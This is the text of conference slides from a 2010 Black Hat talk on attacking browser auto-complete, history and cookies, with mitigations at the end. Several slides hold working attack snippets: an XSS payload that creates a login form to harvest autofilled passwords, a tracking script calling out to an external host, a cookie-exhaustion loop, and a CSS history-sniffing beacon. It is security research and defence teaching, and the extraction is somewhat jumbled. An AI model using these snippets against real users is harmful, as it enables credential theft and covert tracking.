
Have the email address, but need the password


                                 © 2010 WhiteHat Security, Inc. | Page 23

Remember Password
Many Web Browsers have “password managers,” which provide
a convenient way to save passwords on a “per website” basis.
<form method="post" action="/">
E-Mail: <input type="text" name="email"><br />
Password: <input type="password" name="pass"><br />
<input type="submit" value="Login">
</form>


                                            © 2010 WhiteHat Security, Inc. | Page 24

If a website with a saved password is vulnerable to XSS, the
payload can dynamically create login forms, which executes the
browser’s password auto-complete feature. Since the payload is
on the same domain the username / password can be stolen.
function stealCreds() {
 var string = "E-Mail: " + document.getElementById("u").value;
 string += "nPassword: " + document.getElementById("p").value;
 return string;
}
document.write('<form method="post" action="/">E-Mail: <input
id="u" type="text" name="email" value=""><br>Password: <input
id="p" type="password" name="password" value=""></form>');

setTimeout('alert(stealCreds())', 2000);


               * *                 DEMO
                                              © 2010 WhiteHat Security, Inc. | Page 25
Hidden Firefox Protection


       about:config

       signon.autofillForms


                            © 2010 WhiteHat Security, Inc. | Page 26

Long-term problem, even when “fixed”
Mass distribute auto-complete code (ad network), cookie affected
users with a unique ID, and setup a callback Web service.


DOMAIN: website                     DOMAIN: whoisthisperson
<script>                            var person = {
function identify (person) {         name: ‘name’,
...                                  email: ‘name’,
}                                    }
</script>                           identify(person);
<script src=”http://
iknowyourname.com/?cb=identify”>


                                             © 2010 WhiteHat Security, Inc. | Page 27

Need help deleting your cookies?
the users way...


                                                                    28
                            © 2010 WhiteHat Security, Inc. | Page

The Hackers Way - (Cookie Exhaustion)
Firefox: Global 3,000 cookie max cap. 50 cookies can be set per
hostname. Therefore, we need 1 domain with 60 subdomains.
<script>
for (var i = 1; i <= 60; i++) {
 img = new Image();
 img = "http://the" + i + ".cookiemonster.com/cgi-bin/cookie.pl";
}
</script>

P3P: CP="IDC DSP COR ADM DEVi TAIi PSA PSD IVAi IVDi CONi HIS OUR IND CNT";
Set-Cookie: cNAME_1=_cValue_1;
Set-Cookie: cNAME_2=_cValue_2;
Set-Cookie: cNAME_3=_cValue_3;
...


                               https://bugzilla.mozilla.org/show_bug.cgi?id=321624
                               http://kuza55.blogspot.com/2008/02/understanding-cookie-security.html
                               http://www.nczonline.net/blog/2008/05/17/browser-cookie-restrictions/

                                                                    © 2010 WhiteHat Security, Inc. | Page 29

$300 dollar hack


                   © 2010 WhiteHat Security, Inc. | Page 30

What to do...

Disable Auto-Complete in the Web browser

Remove persistent data
(History, Form Data, Cookies, LocalStorage, etc.)

NoScript (Firefox Extension), 1Password, etc.

<form autocomplete="off">
<input type="text" autocomplete="off" />


                                            © 2010 WhiteHat Security, Inc. | Page 31
Questions?


       Jeremiah Grossman
       Founder & Chief Technology Officer

       Blog: http://jeremiahgrossman.blogspot.com/
       Twitter: http://twitter.com/jeremiahg
       Email: jeremiah@whitehatsec.com

                                 © 2010 WhiteHat Security, Inc. | Page 32

Breaking Browsers: Hacking Auto-Complete (BlackHat USA 2010)

  • 1.
    Breaking Browsers: Hacking Auto-Complete JeremiahGrossman Founder & Chief Technology Officer Blog: http://jeremiahgrossman.blogspot.com/ Twitter: http://twitter.com/jeremiahg Email: jeremiah@whitehatsec.com special thanks to: Robert “RSnake” Hansen (SecTheory) Daniel Veditz (Mozilla) Microsoft Security Response Center Mike Bailey (MAD Security) Chris Evans (Google)
  • 2.
    • WhiteHat SecurityFounder & Chief Technology Officer • 2010 RSA Security Bloggers Award (Best Corporate Blog) • InfoWorld's CTO Top 25 (2007) • 5th most popular “Jeremiah” according to Google • Brazilian Jiu-Jitsu Brown Belt • Narcissistic Vulnerability Pimp • Former Yahoo! information security officer me. © 2010 WhiteHat Security, Inc. | Page 2
  • 3.
    Web Security Website Security Browser Security 2,000+ websites © 2010 WhiteHat Security, Inc. | Page 3
  • 4.
    Global Internet: 1.67Billion People Internet 206 million websites 1.67 billion people http://en.wikipedia.org/wiki/Global_Internet_usage © 2010 WhiteHat Security, Inc. | Page 4
  • 5.
    What the “badguys” target... Largest Market-share Exploiting Features Enabled by Default Bonus for Design Flaws © 2010 WhiteHat Security, Inc. | Page 5
  • 6.
    Browser Version MarketShare July, 2010 http://www.netmarketshare.com/browser-market-share.aspx?qprid=2 © 2010 WhiteHat Security, Inc. | Page 6
  • 7.
    By the numbers,of people IE 8 IE 6 FF 3.5/3.6 IE 7 Chrome Safari 4/5 491 284 351 197 103 83 Million Million Million Million Million Million 307 Mil 36 Mil © 2010 WhiteHat Security, Inc. | Page 7
  • 8.
    Security Features Sandboxes, codesecurity, memory protection, black-lists, green URL bars, anti-phishing, SSL warnings, etc. © 2010 WhiteHat Security, Inc. | Page 8
  • 9.
    I know whereyou’ve been... (on the way out) a:visited#link { Classic CSS background: url('/capture.cgi?http://bank/'); } History Hack Visited In the “visited” pseudo-class, everything except color style properties are ignored. Unvisited var color = document.defaultView.getComputedStyle (link,null).getPropertyValue("color"); getComputedStyle lies and returns the “unvisited” link values. FF 3.7 